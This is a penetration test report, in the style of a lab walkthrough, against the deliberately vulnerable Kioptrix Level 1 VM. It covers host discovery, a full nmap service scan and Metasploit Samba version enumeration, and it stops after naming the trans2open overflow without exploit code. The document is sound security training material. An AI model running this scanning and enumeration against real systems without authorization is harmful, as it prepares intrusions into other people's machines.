KIOPTRIX LEVEL 1 PENETRATION TEST REPORT

Objective:

To gain root access to the Kioptrix Level 1 virtual machine.

Introduction:

This report details the penetration testing process conducted against the Kioptrix Level 1 virtual machine. The assessment focused on identifying and exploiting vulnerabilities to gain unauthorized access.


Methodology:

The penetration test followed a structured approach, encompassing the following phases:

1. Network Discovery


Initial reconnaissance was performed to identify the target VM's IP address and other active hosts on the network. The following commands were used:

- ***ifconfig:*** Displayed network interfaces and IP addresses on the attacker machine.




```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.104  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::208b:7bc8:f198:5903  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e8:b7:cb  txqueuelen 1000  (Ethernet)
        RX packets 18480  bytes 16245953 (15.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 550666  bytes 33385514 (31.8 MiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4148  bytes 182108 (177.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4148  bytes 182108 (177.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- ***netdiscover:*** Scanned the local network for live hosts.



```
 Currently scanning: 192.168.57.0/16   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------

 192.168.0.100   40:1a:58:f6:e9:1f      1      60  Wistron Neweb Corporation
 192.168.0.102   00:0c:29:ea:16:95      1      60  VMware, Inc.
 192.168.0.1     b8:3a:08:4c:c4:38      4     240  Tenda Technology Co.,Ltd.
```

- ➢ ***arp-scan:*** Performed network discovery using ARP requests.




```
┌──(root㉿kali)-[~]
└─# arp-scan 192.168.0.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e8:b7:cb, IPv4: 192.168.0.104
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.0.1     b8:3a:08:4c:c4:38       Tenda Technology Co.,Ltd.Dongguan bra
nch
192.168.0.100   40:1a:58:f6:e9:1f       Wistron Neweb Corporation
192.168.0.102   00:0c:29:ea:16:95       VMware, Inc.
192.168.0.103   28:16:ad:dc:35:d4       Intel Corporate

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.969 seconds (130.02 hosts/sec)
. 4 responded
```

2. Scanning and enumeration

Once the target VM's IP address (192.168.0.102) was identified, a more detailed scan was conducted using Nmap:

- ➢ ***nmap -A -sV -sC 192.168.0.102***

This command performed an aggressive scan (-A), service version detection (-sV), and ran default scripts (-sC) to identify open ports and services.




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 05:01 EST
Nmap scan report for 192.168.0.102
Host is up (0.0012s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_s
sl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|   100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.
4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOr
ganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
|_ssl-date: 2025-01-22T11:03:52+00:00; +1h01m50s from scanner time.
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:EA:16:95 (VMware)
```

The Nmap scan revealed open ports for SSH, HTTP/HTTPS, and SMB. These services were identified as potential attack vectors.

a. HTTP:

Accessing the HTTP service revealed a test page with limited information. Further web application testing was not pursued in this assessment.



192.168.0.102

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in /etc/httpd/conf/httpd.conf has changed. Any subdirectories which existed under /home/httpd should now be moved to /var/www. Alternatively, the contents of /var/www can be moved to /home/httpd, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.


You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

b. **SMB Enumeration:**


Metasploit Framework was used to enumerate the SMB service.

- ***msfdb init:*** Initializes the Metasploit database.
- ***msfconsole:*** Starts the Metasploit console.



```
┌──(root㉿kali)-[~]
└─# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View advanced module options with advanced

                                      < HONK >

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]
```


- **search smb_version:** Searches for modules related to SMB version detection.



```
msf6 > search smb_version

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
```

Set the target ip 192.168.0.102 to be scanned as the RHOST ip and run :

- ***use 0:*** Selects the identified SMB version detection module.
- ***show options:*** Displays the module's options.
- **set RHOSTS 192.168.0.102**: Sets the target IP address.
- ***run:*** Executes the module.




```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.102
RHOSTS => 192.168.0.102
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.102:139     - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.0.102:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.0.102:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/smb/smb_version) > 
```

The scan identified the Samba version as 2.2.1a running on TCP port 139.

3. Exploitation

A search for known vulnerabilities associated with Samba 2.2.1a was conducted using online resources. The trans2open vulnerability was identified.



RAPID7

CONTACT US


Rapid7 Vulnerability & Exploit Database

Samba trans2open Overflow (Linux x86)

Back to Search

